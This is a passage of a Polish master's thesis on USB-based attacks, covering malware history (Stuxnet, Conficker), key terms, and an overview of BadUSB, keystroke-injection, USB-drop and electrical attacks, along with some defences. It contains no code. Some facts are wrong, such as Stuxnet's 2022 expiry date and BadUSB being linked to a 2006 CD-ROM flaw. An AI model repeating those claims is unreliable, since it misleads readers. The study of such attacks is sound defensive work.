



**POLITECHNIKA
RZESZOWSKA**
im. IGNACEGO ŁUKASIEWICZA

inż. Oleh Danchivskyi

Ataki na bezpieczeństwo komputera przy użyciu urządzeń USB

Praca dyplomowa magisterska

Promotor: dr. hab. inż. Dominik Strzałka, prof. PRz

Rzeszów, 2024



WYDZIAŁ
ELEKTROTECHNIKI
I INFORMATYKI
POLITECHNIKI RZESZOWSKIEJ

Podziękowania

Chciałbym serdecznie podziękować Panu dr hab. inż. Dominikowi Strzałkowi za nieocenione wsparcie i profesjonalne doradztwo, które odegrało kluczową rolę w ukończeniu mojej pracy dyplomowej. Jego cenne porady, merytoryczne wskazówki oraz wskazanie odpowiedniej literatury znacząco przyczyniły się do jakości mojej pracy. Dodatkowo doceniam również liczne życzliwe słowa, które dodawały mi otuchy w trudnych momentach.

Nie mogę także zapomnieć o wszystkich pracownikach Zakładu, których wsparcie i wskazówki były nieocenione przez cały okres moich studiów. Dzięki ich zaangażowaniu i pomocnym wskazówkom, udało mi się zakończyć studia magisterskie na wysokim poziomie.

Chciałbym również wyrazić wdzięczność moim rodzicom, dziewczynie, kolegom oraz wszystkim, którzy udzielali mi wsparcia i motywacji podczas procesu tworzenia pracy oraz przez cały okres mojej nauki na studiach magisterskich i inżynierskich. Ich wsparcie było dla mnie nieocenione i stanowiło silną motywację do osiągnięcia sukcesu.

Spis treści

Podziękowania	1
1 Wprowadzenie	6
1.1 Cel i zakres pracy	7
2 Krytyka teorii: wyzwania w pracy badawczej	8
2.1 Geneza i ewolucja ataków USB	9
2.1.1 Kluczowe pojęcia	12
2.2 Analiza przypadków i ich wpływ na firmware	14
2.2.1 Czym jest atak USB?	14
2.3 Aspekty techniczne i prawne bezpieczeństwa firmware	19
2.3.1 Analiza techniczna firmware	19
2.3.2 Aspekty prawne	20
2.3.3 Synergia technicznych i prawnych aspektów	21
3 Zastosowanie i analiza technik badUSB	22
3.1 Badanie zaawansowanych technik badUSB	22
3.2 Technika ataków badUSB	23
3.3 Analiza bezpieczeństwa systemów przed atakami badUSB	27
3.4 Ataki ukierunkowane na system operacyjny i BIOS	29
3.4.1 Kontynuacja skryptu	35
3.5 Sprzętowe podatności	36
4 Wyniki	37
4.1 Analiza danych	37
5 Dyskusja	40
5.1 Podsumowanie i wnioski końcowe	40
Streszczenie	42
A Szczegółowe wyniki badań	45

Spis rysunków

2.1	Przedstawienie ataku Conficker, źródło: https://tiny.pl/dw19h	10
2.2	Przedstawienie Operacji Aurora źródło: https://tiny.pl/dw1r8	11
3.1	Repozytorium na GitHub	24
3.2	Wyłączenie ochrony w Microsoft Defender	25
3.3	Wygląd zawartości folderu	25
3.4	Skrypt wyświetlający odpowiednie polecenie	26
3.5	Wyłączenie ochrony w Microsoft Defender	26
3.6	Prezentacja wyników	27
3.7	Włączenie ochrony w Microsoft Defender	28
3.8	Przedstawienie wyniku eksperymentu	28
3.9	Skrypt przedstawiający działanie testu	29
3.10	Przedstawienie wyniku	30
3.11	Przedstawienie wyników w pliku tekstowym	31
3.12	Uruchomienie procesu	32
3.13	Wyświetlanie wyników procesu	33
3.14	Wyświetlanie wyników procesu w formie tekstowej	33
3.15	Wyłączenie laptopa	34
3.16	Przedstawienie wyników	35

Spis tabel

A.1	Wyniki driver info.txt	45
A.2	Wyniki file info.txt	46
A.3	Wyniki system info.txt	47
B.1	Skrypt run_exploit.cmd	48
B.2	Kod wiper.sh	49

Rozdział 1

Wprowadzenie

W dzisiejszych czasach, kiedy ma miejsce cyfrowa rewolucja, w obszarze bezpieczeństwa komputerowego jednym z kluczowych aspektów jest np. ochrona danych osobowych i firmowych. Istnieje wiele różnego rodzaju zagrożeń, które są powszechnie znane, oraz takich nieco “zaskakujących” jak urządzenia USB, które w chwili obecnej są używane jako jedne z bardziej popularnych i bezpiecznych nośników wymiany danych, ale jak się okazuje także przyczyniają się do różnych ataków hakerskich, co prowadzi do poważnych skutków w postaci wycieku danych i innych naruszeń bezpieczeństwa. Niniejsza praca dyplomowa ma na celu przedstawienie problematyki bezpieczeństwa komputerowego w kontekście ataków przy użyciu urządzeń USB.

Ataki te, jak historia pokazuje, mogą przybierać różne formy – od prostych programów szpiegujących po zaawansowane złośliwe oprogramowanie takie jak Stuxnet.

Jak sama nazwa wskazuje, urządzenia BadUSB to tak zwane urządzenia, które mają potencjalną możliwość przejęcia kontroli nad innymi urządzeniami różnego typu. BadUSB oznacza także lukę odkrytą w 2006 roku, która umożliwiała automatyczne uruchamianie programów przechowywanych na płytach CD-ROM po ich włożeniu do napędu czytnika w komputerze. Urządzenia BadUSB można znaleźć w wielu zaawansowanych rozwiązaniach technicznych, takich jak zewnętrzne dyski twarde, karty pamięci SD, czytniki kart pamięci itd. [4].

W kontekście niniejszej pracy kluczowe jest zrozumienie, jak ataki BadUSB ewoluowały, jakie są ich współczesne formy oraz jakie kroki można podjąć, aby skutecznie zabezpieczyć urządzenia i dane przed potencjalnymi zagrożeniami. Praca ta, opierając się na analizie literatury, studiach przypadków oraz własnych badaniach, ma na celu zwiększenie świadomości na temat tego zagrożenia oraz zaproponowanie efektywnych strategii obrony.

1.1 Cel i zakres pracy

Celem niniejszej pracy magisterskiej jest dogłębna analiza i zrozumienie zagrożeń związanych z atakami na bezpieczeństwo komputerów przy użyciu urządzeń USB. Praca skupia się na identyfikowaniu różnych metod, którymi atakujący mogą wykorzystywać urządzenia USB do infiltracji systemów komputerowych, kradzieży danych lub wprowadzania złośliwego oprogramowania.

Zakres tej pracy obejmuje:

1. **Analizę historyczną:** Badanie przypadków ataków z przeszłości, by zrozumieć ewolucję taktyk i technik wykorzystywanych przez hakerów – Rozdział 2.
2. **Studium technik ataków:** Skupienie się na szczegółowym omówieniu różnorodnych technik stosowanych w atakach USB, włączając w to zarówno aspekty sprzętowe, jak i oprogramowanie – Rozdział 3.
3. **Przegląd współczesnych metod obrony:** Zbadanie aktualnych strategii i narzędzi stosowanych do ochrony przed tego typu atakami, ocena ich skuteczności. – Rozdział 3.3.
4. **Praktyczna analiza:** Wykonanie serii testów na wybranych urządzeniach USB, by empirycznie ocenić ich podatność na ataki i skuteczność zaimplementowanych środków ochrony – Rozdział 5.

Zdaniem autora, praca powinna również przyczynić się do rozwoju skuteczniejszych metod ochrony komputerów przed atakami wykorzystującymi urządzenia USB.

Rozdział 2

Krytyka teorii: wyzwania w pracy badawczej

W ramach prezentowanej pracy magisterskiej skoncentrowano się na krytycznym przeglądzie obecnych teorii i metodologii stosowanych w badaniach nad atakami USB oraz na analizie wyzwań, które one stawiają. Kwestie, które zostaną omawiane przedstawiają, jak bardzo skomplikowanym i zmiennym problemem jest bezpieczeństwo w sieci, zwłaszcza w kontekście ciągłego rozwoju technologii.

W czasach rewolucji informacyjnej oraz nowych zagrożeń, które wynikają w różnych sektorach ludzkiej działalności jak: polityka, gospodarka, biznes, finanse, transport, infrastruktura, poczta, telekomunikacja, medycyna oraz nauka. Rozwój technologii informacyjnych i potrzeba użycia Internetu na co dzień prowadzi do powstania wielu nowych wyzwań i zagrożeń w cyberprzestrzeni. Tradycyjne modele bezpieczeństwa często okazują się niewystarczające wobec szybko ewoluujących taktyk stosowanych przez cyberprzestępców. Brak odpowiednich zabezpieczeń pozwala cyberprzestępcom na wykorzystanie tych luk dla swoich celów. Szczególnie ataki typu BadUSB są trudne do wykrycia przy użyciu tradycyjnych metod. Wymaga to dostosowania zasad bezpieczeństwa do nowych rodzajów zagrożeń. [5].

Napotkano również na wyzwania metodologiczne. Istniejące metody badawcze okazują się niewystarczające do zrozumienia skomplikowanych i dynamicznych aspektów ataków USB. Te wyzwania podkreślają potrzebę rozwoju nowych metodologii, które mogą skutecznie analizować i przewidywać zagrożenia w tym obszarze.

Jednym z kluczowych problemów w badaniach była bariera w dostępie do danych o atakach i ich skutkach. Ograniczony dostęp do informacji wynika częściowo z poufności danych związanych z incydentami bezpieczeństwa, co utrudnia tworzenie solidnych teorii i modeli.

Wreszcie, badania wykazały, że potrzebne jest łączenie różnych dziedzin w podejściu do problemu ataków USB. Aby zrozumieć i skutecznie przeciwdziałać temu zagrożeniu, trzeba połączyć wiedzę z informatyki, inżynierii oprogramowania, cyberbezpieczeństwa

i psychologii cybernetycznej. Takie połączenie dyscyplin jest konieczne do opracowania kompleksowego i efektywnego podejścia do tego problemu.

2.1 Geneza i ewolucja ataków USB

W dzisiejszych czasach coraz częściej wykorzystywane są ataki za pomocą urządzeń USB, które znacząco rozwinęły się na przestrzeni ostatnich dekad. Z początkiem masowej popularności urządzeń przenośnych USB, takich jak pendrive'y czy zewnętrzne dyski twarde, pojawiły się także nowe możliwości dla atakujących. Pierwsze przypadki wykorzystania tych urządzeń do celów szkodliwych były stosunkowo proste i opierały się głównie na automatycznym uruchamianiu złośliwego oprogramowania poprzez funkcję autorun systemu Windows [6].

Nieco później zaczęły być realizowane nowe bardziej zaawansowane techniki. Świetnym przykładem może być Stuxnet, który w 2010 roku zaatakował irański program nuklearny, choć prace nad nim prawdopodobnie rozpoczęły się już w 2005 roku. Obecnie powszechnie przyjmuje się, że Stuxnet został stworzony przez agencje wywiadowcze Stanów Zjednoczonych i Izraela. Choć żaden z rządów nigdy oficjalnie nie przyznał się do stworzenia Stuxneta, w filmie z 2011 roku pokazano ten atak jako sukces szefa izraelskich sił zbrojnych. W 2010 r. inspektorzy Agencji Energii Atomowej zauważyli awarie wielu irańskich wirówek, co mogło być skutkiem ataku Stuxneta. Ciesząco było to wykryć, ponieważ irańskie obiekty nuklearne nie były podłączone do Internetu. Kiedy zespół ds. bezpieczeństwa z Białorusi przybył, aby zbadać nieprawidłowo działające komputery w Iranie, odkrył złośliwe oprogramowanie, które później nazwano Stuxnetem [7].


Mimo że twórcy Stuxnet zaprogramowali jego wygaśnięcie w czerwcu 2022 roku, atak ten zainspirował powstanie innych ataków uznawanych za podobne do niego lub za jego następców:

1. **Duqu**, który powstał w 2011 roku, jest oparty na kodzie Stuxneta. Ten atak został zarejestrowany jako próba rejestrowania naciśnięć klawiszy i wyciągania danych z obiektów przemysłowych, aby w późniejszym czasie móc je wykorzystać do ataków. Polegał na ukrywaniu transmisji danych w ruchu HTTP i przesyłaniu złośliwych plików w formacie jpg.
2. **Flame**, który powstał w 2012 roku, polegał na rejestrowaniu rozmów przez Skype, rejestrowaniu naciśnięć klawiszy i zbieraniu zrzutów ekranu. Jego celem były organizacje rządowe i edukacyjne oraz konkretne osoby prywatne.
3. **Havex**, który został odkryty w 2013 roku, miał na celu zbieranie informacji m.in. od firm energetycznych, lotniczych, obronnych i farmaceutycznych. Szkodliwe oprogramowanie Havex atakowało głównie organizacje w USA, Europie i Kanadzie. Ten

typ ataku atakował systemy kontroli przemysłowej i komunikował się z serwerem nadzorującym pracę złośliwego kodu, z którego dostarczane były kolejne moduły zawierające niebezpieczne narzędzia.

4. **Industroyer**, który miał na celu niszczyć obiekty energetyczne. Atak ten został zauważony na Ukrainie, gdzie spowodował przerwę w dostawie prądu w grudniu 2016 roku.
5. **Triton**, który powstał w 2017 roku i został zauważony podczas ataków na systemy bezpieczeństwa zakładu petrochemicznego na Bliskim Wschodzie.
6. **Most recent** wirus, który miał cechy Stuxneta zaatakował nieokreśloną infrastrukturę sieciową w Iranie w październiku 2018 r.


Innym świetnym przykładem jest Conficker, który rozprzestrzeniał się przez sieci komputerowe oraz urządzenia USB, wykorzystując lukę w systemie Windows [8]. Conficker pokazał, jak szybko i skutecznie może rozprzestrzeniać się złośliwe oprogramowanie, wykorzystując zarówno sieci, jak i fizyczne nośniki. Zainfekował wiele komputerów rządowych, biznesowych i domowych w ponad 190 krajach. Ten typ ataku pozostaje najbardziej uprzedzonym robakiem komputerowym, jaki kiedykolwiek powstał. Podobnie jak w przypadku ataku Stuxnet, zrodziło to wiele wersji Confickera. Każda wersja miała całkiem inne cele ataku, począwszy od wstrzykiwania złośliwego kodu do wiadomości phishingowych. Do tej pory zainfekowano około 11 milionów urządzeń. Najbardziej imponującą cechą Confickera było podejście kryptograficzne. Sposób szyfrowania w tym ataku był nietypowy; wykorzystano takie metody kodowania jak: RC4, RSA i MD6.



Rysunek 2.1: Przedstawienie ataku Conficker, źródło: <https://tiny.pl/dw19h>

W ostatnich dekadach znacznie wzrosły zagrożenia cybernetyczne. Z każdym postępiem w dziedzinie cyfrowej pojawiają się nowe zagrożenia, które są wykorzystywane przez cyberprzestępców. Teraz, dzięki odkryciu sztucznej inteligencji, atakujący posługują się bardziej wyrafinowanymi metodami ataku. Wzrost ataków obserwujemy od ataków ransomware po taktyki socjotechniczne. Według The Harvard Business Review w 2020 roku liczba ataków ransomware wzrosła o 150 procent w porównaniu z rokiem poprzednim. Kolejnym znanym zagrożeniem jest phishing, którego celem jest wyłudzenie poufnych informacji.

W latach 2009-2012 wzrosła liczba zaawansowanych zagrożeń ATP (ang. Advanced Persistent Threats). Są to ataki, które polegają na kradzieży danych z konkretnego celu. Atakujący spędzali długi czas, aby wydobyć informacje i poukładać z nich “stos z klocków”, aby móc wyrządzić szkodę, ukraść pieniądze lub dane. Jednym z dobrze znanych przykładów jest zagrożenie, które miało miejsce w 2010 roku, znane jako “Operacja Aurora”. Atakujący uzyskiwali dostęp do różnych wrażliwych danych, wykorzystując luki w zabezpieczeniach firmowych [9].



Rysunek 2.2: Przedstawienie Operacji Aurora źródło: <https://tiny.pl/dw1r8>

W latach 2013-2016 wzrosła liczba ataków ransomware oraz ataków BEC (ang. Business Email Compromise). Jak wiadomo, ransomware to rodzaj złośliwego oprogramowania, podczas gdy atak Business Email Compromise to atak, który polega na podszywaniu się i nakłanianiu innych osób do wykonania konkretnego działania. Ataki tego typu okazały się bardzo opłacalne, ponieważ dochody z nich sięgały miliardów dolarów rocznie. Przykładem ataków ransomware może być WannaCry, który dotknął setki tysięcy komputerów w wielu krajach. Polegał on na odblokowaniu zaatakowanych systemów w zamian za

zapłatę pieniędzy. Również dobrym przykładem jest CEO Fraud w 2015 roku, w którym firma Ubiquiti Networks stała się ofiarą ataku BEC. Tego typu atak kosztował firmę 46,7 miliona dolarów.

W latach 2017-2020 zauważono wzrost zagrożeń związanych z IoT (Internet of Things) i AI (Artificial Intelligence). Urządzenia IoT stają się coraz bardziej popularne z każdym dniem. Zazwyczaj tego typu urządzenia nie posiadają odpowiednich zabezpieczeń, co sprawia, że stają się łatwym celem dla różnego rodzaju ataków. Z kolei sztuczna inteligencja odgrywa coraz większą rolę w ewolucji cyberzagrożeń. Z jednej strony AI pomaga w ulepszaniu bezpieczeństwa, a z drugiej strony cyberprzestępcy wykorzystują ją do tworzenia bardziej groźnych i ulepszonych ataków. Na przykład można wykorzystać ją do generowania realistycznych wiadomości phishingowych. W 2017 roku botnet Mirai był masowym atakiem, który skompromitował setki tysięcy urządzeń IoT, zamieniając je w sieć botów, które później wykorzystywano do przeprowadzania różnych ataków DDoS na strony internetowe. Innym przykładem jest DeepLocker, który w 2018 roku ominął tradycyjne zabezpieczenia, wykorzystując algorytmy sztucznej inteligencji do ukrycia się do momentu dostarczenia do celu.

W latach 2021-2022 wzrosła liczba ataków typu supply chain i Ransomware-as-a-Service (RaaS). Polegały one na zaatakowaniu celu aby uzyskać dostęp do sieci. Ataki Ransomware-as-a-Service polegają na udostępnianiu oprogramowania ransomware innym cyberprzestępcom w zamian za część uzyskanych zysków. Jeden z najbardziej znanych ataków tego typu jest atak SolarWinds supply chain, który polegał na wykorzystaniu naruszenia aktualizacji oprogramowania SolarWinds do rozpowszechnienia złośliwego oprogramowania wśród swoich klientów. Innym przykładem może być Colonial Pipeline z 2021 roku.

W latach 2022 do chwili obecnej coraz bardziej popularne stają się ataki deep fake oraz oszustwa polegające na syntetycznej tożsamości. Deepfake polega na tworzeniu nagrań wideo lub audio, które mogą być wykorzystywane do ataków socjotechnicznych. Oszustwa polegające na syntetycznej tożsamości oznaczają, że osoby dokonujące przestępstw tworzą fałszywą tożsamość, którą wykorzystują do wyłudzenia danych [9].

2.1.1 Kluczowe pojęcia

W świecie cyberbezpieczeństwa istnieje wiele pojęć. Liczba pojęć związanych z dziedziną bezpieczeństwa jest naprawdę duża. Jeśli dobrze się zastanowić, można wskazać około 100 różnych pojęć. Zaczniemy od najważniejszych terminów, takich jak:

1. **Firmware** – jest to oprogramowanie wbudowane w urządzeniu elektrycznym, które kontroluje jego podstawowe funkcje i operacje. Zazwyczaj to oprogramowanie uruchamia się po włączeniu urządzenia. Firmware dostosowany jest do routerów, kart sieciowych, dysków twardych, drukarek oraz innych urządzeń peryferyjnych.

2. **Cybersecurity** – to dziedzina zajmująca się ochroną systemów komputerowych, sieci, danych oraz urządzeń przed różnymi zagrożeniami związanymi z cyberprzestrzenią. W ramach cyberbezpieczeństwa wyróżnia się zapewnianie poufności, integralności, dostępności, autentyczności oraz zgodności z przepisami.
3. **BadUSB** – to rodzaj zagrożeń związanych z obszarem cyberbezpieczeństwa, polegających na modyfikacji firmware’u urządzeń USB w celu ich złośliwego wykorzystania.
4. **Advanced Persistent Threat (APT)** – jest to atak w którym osoba atakująca wykorzystuje najbardziej znane taktyki i technologie. Celem tego ataku jest pozostawianie ‘under the radar’ i przeszukanie sieci ‘pozostając w cieniu’, aby nikt nie wykrył po dłuższym czasie, że osoba atakująca przebywa w sieci.
5. **Advanced Threat Protection (ATP)** – jest to rozwiązanie, które zabezpiecza przed złośliwym oprogramowaniem lub atakami hakerskimi. Advanced Threat Protection obejmuje zarówno oprogramowanie, jak i zarządzane usługi bezpieczeństwa.
6. **Malware** – jest to ogólne pojęcie, które określa rodzaj złośliwego oprogramowania komputerowego.
7. **Exploit** – jest to wykorzystanie luki lub wady w systemach sieciowych aby zaatakować go.
8. **Endpoint Protection** – jest to system, który monitoruje urządzenia końcowe w celu zabezpieczenia ich od złośliwych działań lub oprogramowań.
9. **Sandbox(ing)** – jest to odizolowane środowisko w którym można bezpiecznie uruchomić złośliwe oprogramowanie bez ryzyka uszkodzenia urządzenia hosta lub sieci.
10. **Threat Hunting** – jest to aktywne działanie w zakresie obrony przed cyberzagrożeniami, w którym odpowiedni specjalista przeszukuje sieć w celu wykrycia i naprawienia zagrożeń.
11. **Virus** – jest to złośliwy program uruchamiany na komputerze w celu zainfekowania urządzenia, po czym ten może przejąć kontrolę nad przeglądarką, wysyłać spam bądź wyłączyć ustawienia zabezpieczeń i inne złośliwe działania.
12. **Vulnerability** – to słabe punkty oprogramowania, które mogą zostać wykorzystane przez cyberprzestępców w celu naruszenia bezpieczeństwa.
13. **Zero-day Exploit** – odnosi się do rodzaju exploitu, który został stworzony w celu wykorzystania luki w zabezpieczeniach, przed tym jak inna osoba zdąży ją wykryć i naprawić [10].

2.2 Analiza przypadków i ich wpływ na firmware

Sekcja ta skupia się na przeglądzie literatury naukowej oraz analizie konkretnych przypadków ataków na bezpieczeństwo komputera, które wykorzystują urządzenia USB. Celem jest zrozumienie, jak te ataki mogą naruszyć spójność firmware urządzeń, co stanowi poważne zagrożenie dla bezpieczeństwa systemów komputerowych.

Jak wiadomo, świat technologii nie stoi w miejscu, co niesie za sobą pojawienie się nowych zagrożeń przy każdym otwarciu. Każdego dnia pojawiają się nowe ataki, dlatego ważne jest, aby być świadomym takich kwestii jak utrata danych, kradzież poufnych informacji, ataki ransomware, infekcje złośliwym oprogramowaniem, i tak dalej. Jedną z form takiego ataku jest atak z wykorzystaniem złośliwego firmware na urządzeniach USB.

2.2.1 Czym jest atak USB?

Każdego dnia pojawiają się nowe ataki, dlatego ważne jest, aby być świadomym takich kwestii jak utrata danych, kradzież poufnych informacji, ataki ransomware, infekcje złośliwym oprogramowaniem, i tak dalej. Jedną z form takiego ataku jest atak z wykorzystaniem złośliwego firmware na urządzeniach USB.

Wśród różnych form można wymienić następujące typy ataku, które zostaną opisane w dalszym kroku: BadUSB, Tailgating i USB drop. Chociaż istnieją różne rodzaje ataków USB, można podzielić ich na kilka grup:

1. **Przeprogramowanie wewnętrznego mikrokontrolera USB** – jest to sytuacja, w której urządzenia USB się być bezpieczne, ale wykonuje złośliwe działania, takie jak wprowadzanie naciśnięcia klawiszy, Rubber Ducky, PHUKD/URFUKED, USBdriveby, Evilduino i inne.
2. **Przeprogramowanie oprogramowania sprzętowego USB w celu wykonania złośliwych działań** – odnosi się do działań, w których pobierane są złośliwe oprogramowania, eksfiltracja danych itp. Przykładem mogą być maszyny wirtualne, które zostają złamane, zaliczają się do tego także omijanie ochrony hasłem, itp.
3. **Wykorzystywanie niedociągnięć w sposobie interakcji systemów operacyjnych z USB** – jest to sytuacja, w której oprogramowanie układowe USB nie zostaje zmienione, a zachowanie systemów operacyjnych w odniesieniu do protokołów USB jest wykorzystywane w sprytny sposób. Przykłady to backdoor USB do hostów Air-Gapped, exploity Autorun, ukrywanie danych na urządzeniach pamięci masowej USB i inne.
4. **Electrical attacks** – ataki, w których urządzenia USB wysyłają impuls elektryczny po podłączeniu, co prowadzi do uszkodzenia maszyny. Przykładem tego typu ataków

może być USB Killer, który niszczy urządzenie końcowe od razu po włożeniu do portu za pomocą wyładowania elektrycznego.

Za pomocą ataków USB można zrobić wiele różnych szkodliwych rzeczy, takich jak zniszczenie poufnych danych, uzyskanie dostępu do systemu lub innego typu groźne konsekwencje. Teraz należy zrozumieć, jak działają tego typu ataki. Jednym ze sposobów jest stworzenie złośliwego oprogramowania i przesłanie go do urządzenia USB. Kod można zarówno napisać samemu, jak i pobrać z sieci. Złożoność oprogramowania może być różna, zarówno prosta, jak i skomplikowana. Po podłączeniu takiego pendrive'a do urządzenia końcowego może on zostać uruchomiony, gdy użytkownik otworzy zainfekowany plik zapisany na dysku.

Drugą prostszą techniką jest podszywanie się urządzenia USB za inne urządzenia, na przykład aby urządzenie końcowe myślało, że USB jest klawiaturą. Jest to bardzo znana i pewna metoda, dzięki której atakujący może zniszczyć poufne dane. Przykładem tego typu oprogramowania może być urządzenie Rubber Ducky, które uważa się za jedno z najpopularniejszych. Z pomocą tego narzędzia można rozpocząć wykonywanie złośliwego kodu poprzez "naciśnięcie" określonych klawiszy.

Następnie, analiza skupia się na bardziej zaawansowanych przypadkach, takich jak ataki typu BadUSB. Te ataki polegają na modyfikacji firmware urządzeń USB w taki sposób, aby urządzenie mogło emulować różne typy urządzeń wejściowych, takich jak klawiatury czy myszy, i wykonują szkodliwe działania bez wiedzy użytkownika. Przykłady te ilustrują, jak ataki na firmware mogą być wykorzystywane do wykonania zaawansowanych operacji, takich jak kradzież danych czy instalacja backdoorów [11].

Czym jest atak BadUSB? Atak BadUSB polega na wykorzystaniu luki w zabezpieczeniach USB. Zazwyczaj jest tak, że odbywa się zamiana urządzenia USB w urządzenie z interfejsem człowieka. Chodzi głównie o to, żeby urządzenie USB naśladowało działania użytkownika na klawiaturze i wykonywało groźne polecenia. Atak BadUSB został stworzony przez Karsten Nohl i Jakob Lell. W dzisiejszych czasach kod BadUSB jest dostępny publicznie na repozytoriach GitHub.

Jak działa BadUSB? Atak BadUSB opiera się na zaprojektowaniu urządzenia USB w sposób programowy, który będzie mieścił w sobie złośliwe oprogramowanie. USB może łączyć się z różnymi urządzeniami, na przykład z komputerami, klawiaturami, kamerami internetowymi, modemami i innymi urządzeniami podobnego typu.

Jak wiadomo USB ma wbudowany chip, który zazwyczaj zawiera dedykowane oprogramowanie. Ten chip służy do rozpoznawania USB przez urządzenie, do których zostanie podłączony. Tego typu urządzenia są bardzo podatne na ataki ze względu na oprogramowanie, które jest łatwe do złamania. Atak taki polega na zamianie kodu poprzez metodę inżynierii wstecznej urządzenia. Istnieją różne sposoby ochrony przed tego rodzaju atakami. Jedną z najbardziej zalecanych praktyk jest wybór rozwiązania do bezpieczeństwa danych, które obejmuje szeroki zakres funkcji:

1. Pliki zawierające dane osobowe PII nie mogą być kopiowane na prywatne urządzenia, takie jak urządzenia USB, ze względu na ryzyko wycieku danych.
2. Wykrywanie ryzyka i złamania podejrzanego oprogramowania poprzez generowanie raportów wraz z wysyłaniem powiadomień drogą elektroniczną.
3. W sytuacji wykrycia ataku przeprowadzonego przez osobę trzecią lub nieautoryzowaną, zainfekowane urządzenie końcowe zostaje izolowane od sieci, co podnosi poziom bezpieczeństwa.
4. Wykrywanie anomalii w podłączonych urządzeniach do stacji roboczych w nietypowych godzinach odbywa się poprzez skanowanie wszystkich punktów końcowych.

Czym jest atak typu USB drop? Jest to bardzo nietypowa i swoją drogą trudna metoda ataku, ponieważ polega na tym, żeby ofiara sama, bez wiedzy o zagrożeniu, podłączyła zainfekowane urządzenie do swojego komputera. Ofiara może być zmylona, gdyż zainfekowane urządzenie może wyglądać na zwykły pendrive, który wydaje się niewinną ciekawostką do podłączenia. Gdy ktoś podłączy zainfekowane urządzenie do swojego komputera, które jest dodatkowo podłączone do sieci domowej, staje się potencjalną ofiarą ataku. To otwiera drogę do dostępu do urządzenia, ujawnienia poufnych danych, wpływu na sieć domową lub nawet wykonania innych działań, o ile wystarczy zasobów.

Jakie są rodzaje ataków USB drop?

1. **Social engineering** – W tym rodzaju ataków osoba atakująca podszywa się pod inną osobę w celu przeprowadzenia złośliwych działań. Może to być podszywanie się pod pracownika firmy w celu wejścia do siedziby firmy, aby podłączyć urządzenie USB w celach naszkodzić lub uzyskać dostęp do całej sieci firmowej.
2. **Public placement** – W tej formie ataku osoba atakująca jest przekonana, że jeśli zostawi urządzenie USB, to na pewno ktoś z pewnością weźmie go i podłączy do swojego urządzenia. Jest to atak, który często odnosi sukces, ponieważ nie wszyscy zdają sobie sprawę z ryzyka związanego z podłączaniem obcych urządzeń. W tej formie ataku osoba atakująca nie traci czasu na planowanie, a polega na tym, że znajdują się osoby, które będą dociekliwe lub nie świadome ryzyka.

Jakie są cele ataków USB drop?

1. **Keylogging** – W tym typie ataku cel jest taki, aby urządzenie USB, które zostanie podłączone do komputera, zliczało naciśnięcia klawisz na klawiaturze ofiary i później przesłało te dane na zdalny serwer do osoby atakującej. W późniejszym czasie osoba atakująca analizuje dane, aby móc wykraść dane poufne.
2. **Malware infection** – W tym typie ataku głównym celem jest uszkodzenie kluczowych informacji ofiary. Informacjami kluczowymi użytkownika mogą być dokumenty

robocze, dane poufne, dokumenty zawierające dane osobiste. Osiąga się zazwyczaj tego z pomocą oprogramowania ransomware.

3. **Hardware damage** – Ten typ ataku polega na uszkodzeniu sprzętu poprzez podłączenie urządzeń takich jak USBKill, które po podłączeniu do sprzętu wysyłają impuls elektryczny tym samym fizycznie niszcząc sprzęt, po czym urządzenie docelowo staje się bezużyteczne. Zazwyczaj tego typu atak jest przeprowadzany przez złośliwych insiderów, takich jak niezadowoleni pracownicy firmy lub wrodzy ofiary, które znajdują się najbliżej ofiary.
